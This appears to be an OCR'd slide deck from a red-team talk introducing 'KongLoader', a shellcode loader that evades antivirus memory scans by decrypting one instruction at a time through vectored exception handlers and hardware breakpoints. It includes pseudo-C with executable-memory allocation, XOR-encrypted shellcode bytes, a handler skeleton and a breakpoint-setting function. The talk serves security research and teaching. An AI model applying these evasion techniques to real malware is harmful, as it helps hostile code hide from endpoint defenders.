# KongLoader


The hidden ART of rolling shellcode decryption

# About Tijme (me)


- Offensive Cyber @ ABN AMRO Bank (Netherlands)
- Digital Forensics @ Hunted (TV show)
- Red Teamer @ Northwave
- Author of exploits & malwarez
- Socials username is @tijme

  X – Bluesky – GitHub – LinkedIn


# Brainstorming




# Brainstorming



# Brainstorming



# Brainstorming



# Proof of Concept (PoC) from Michaël

```
char encryption_key[] = { 0xDE, 0x41 };          // Encryption key

char shellcode[] = {
    0xe2, 0x6d, 0x6a, 0x9d, 0xb9, 0x9d, 0xb9, // Encrypted: mov rax, 0x13371337
    0x69                                        // Encrypted: ret
};

uint8_t* poc_michael() {
    ...                                         // Function for rolling decryption/execution
}

void main() {
    printf("Result: 0x%x\n", poc_michael(shellcode, xor_key));
}
```

*Pseudo c-code*



cmd.exe

```
$ .\poc.exe
Result: 0x13371337
```

# Introduction

*Let's align on loading shellcode*

# Position Dependent Code vs Position Independent Code

```c
void main() {
    const char* msg = "Hello";
    printf(msg);
}
```

```
section .data
    msg db "Hello"    ; Hello

section .text
    global _start

_start:
    mov rax, 1        ; sys_write
    mov rdi, 1        ; stdout
    mov rsi, msg      ; absolute address
    mov rdx, 5        ; str length
    syscall
```

```c
void main() {
    char msg[] = {'H','e','l','l','o', 0};
    printf(msg);
}
```

```
section .text
    global _start

_start:
    sub rsp, 5
    mov dword [rsp], 0x48          ; H
    mov dword [rsp+1], 0x6f6c6c65 ; ello
    mov rax, 1                     ; sys_write
    mov rdi, 1                     ; stdout
    lea rsi, [rsp]                 ; relative addr
    mov rdx, 5                     ; str length
    syscall
```

# TheWover's Donut

**A Position Independent Code (PIC) wrapper for all kinds of files**

- Project:
  - https://github.com/TheWover/donut
- Accepts inputs:
  - EXE, DLL, VBScript, Jscript, .NET, etc
- Outputs:
  - Position Independent Code

# Loading the shellcode

```
char shellcode[] = {
    0x48, 0x83, 0xEC, 0x05,                         // sub rsp, 5
    0xC7, 0x04, 0x24, 0x48, 0x00, 0x00, 0x00,       // H
    0xC7, 0x44, 0x24, 0x01, 0x65, 0x6C, 0x6C, 0x6F, // ello
    0x48, 0xC7, 0xC0, 0x01, 0x00, 0x00, 0x00,       // sys_write
    0x48, 0xC7, 0xC7, 0x01, 0x00, 0x00, 0x00,       // stdout
    0x48, 0x8D, 0x34, 0x24,                         // relative addr
    0x48, 0xC7, 0xC2, 0x05, 0x00, 0x00, 0x00,       // str length
    0x0F, 0x05                                      // syscall
};

void main() {
    void* exec_mem = mmap(NULL, sizeof(shellcode), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, shellcode, sizeof(shellcode));

    exec_mem();
}
```

*Pseudo c-code*

# Loading the shellcode

```
char shellcode[] = {
    0x48, 0x83, 0xEC, 0x05,                         // sub rsp, 5
    0xC7, 0x04, 0x24, 0x48, 0x00, 0x00, 0x00,       // H
    0xC7, 0x44, 0x24, 0x01, 0x65, 0x6C, 0x6C, 0x6F, // ello
    0x48, 0xC7, 0xC0, 0x01, 0x00, 0x00, 0x00,       // sys_write
    0x48, 0xC7, 0xC7, 0x01, 0x00, 0x00, 0x00,       // stdout
    0x48, 0x8D, 0x34, 0x24,                         // relative addr
    0x48, 0xC7, 0xC2, 0x05, 0x00, 0x00, 0x00,       // str length
    0x0F, 0x05                                      // syscall
};

void main() {
    void* exec_mem = mmap(NULL, sizeof(shellcode), PROT_READ | PROT_WRITE | PRO
    memcpy(exec_mem, shellcode, sizeof(shellcode));

    exec_mem();
}
```

Pseudo c-code


Prints “Hello” successfully

Initial exec memory scan

Behaviour memory scans


Continuous memory scans

# Sleep mask


C&C
Beacon mostly decrypted in-memory
0101
1001
EXE
loader.exe
Decrypt
shellcode
Run malicious
command(s)
Encrypt
shellcode
Sleep for
a while


Kong Loader
The concept of rolling decryption

# The concept of rolling decryption



# Internals

*Just In Time (JIT) instruction decryption*

# Vectored Exception Handling (VEH)

```
char shellcode[] = { 0x48, 0xC7, 0xC7, 0x01, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x34, 0x24, 0x48, 0xC7 };




void main() {
    void* exec_mem = mmap(NULL, sizeof(shellcode), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, shellcode, sizeof(shellcode));



    exec_mem();
}
```

*Pseudo c-code*

# Vectored Exception Handling (VEH)

```
char xord_code[] = { 0x38, 0xB3, 0xF2, 0x19, 0x13, 0x13, 0x13, 0xDE, 0xFF, 0x86, 0x5A, 0xDE, 0x9A };




void main() {
    void* exec_mem = mmap(NULL, sizeof(xord_code), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, xord_code, sizeof(xord_code));

    AddVectoredExceptionHandler(1, ExceptionHandler);
    SetBreakpoint(exec_mem);

    exec_mem();
}
```

*Pseudo c-code*

# Vectored Exception Handling (VEH)

```
char xord_code[] = { 0x38, 0xB3, 0xF2, 0x19, 0x13, 0x13, 0x13, 0xDE, 0xFF, 0x86, 0x5A, 0xDE, 0x9A };

LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {
    // .. decrypt current instruction (if any) ..
    // .. continue execution ..
}


void main() {
    void* exec_mem = mmap(NULL, sizeof(xord_code), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, xord_code, sizeof(xord_code));

    AddVectoredExceptionHandler(1, ExceptionHandler);
    SetBreakpoint(exec_mem);

    exec_mem();
}
```

*Pseudo c-code*

# Vectored Exception Handling (VEH)

```
char xord_code[] = { 0x38, 0xB3, 0xF2, 0x19, 0x13, 0x13, 0x13, 0xDE, 0xFF, 0x86, 0x5A, 0xDE, 0x9A };

LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {
    // .. encrypt previous instruction (if any) ..
    // .. continue execution ..
}


void main() {
    void* exec_mem = mmap(NULL, sizeof(xor
    memcpy(exec_mem, xord_code, sizeof(xor

    AddVectoredExceptionHandler(1, Exceptio
    SetBreakpoint(exec_mem);

    exec_mem();
}
```

```
/**
 * Configure a breakpoint in the debug registers.
 *
 * @param PCONTEXT lpContext A thread context during a vectored exception.
 * @param uint8_t* dwAddress The address to breakpoint on.
 */
void SetBreakpoint(PCONTEXT lpContext, uint8_t* dwAddress) {
    if (dwAddress != NULL) {
        lpContext->Dr0 = (DWORD64) dwAddress;
        lpContext->Dr7 = 0x00000001;
    } else {
        lpContext->Dr0 = 0x00000000;
        lpContext->Dr7 = 0x00000000;
    }
}
```

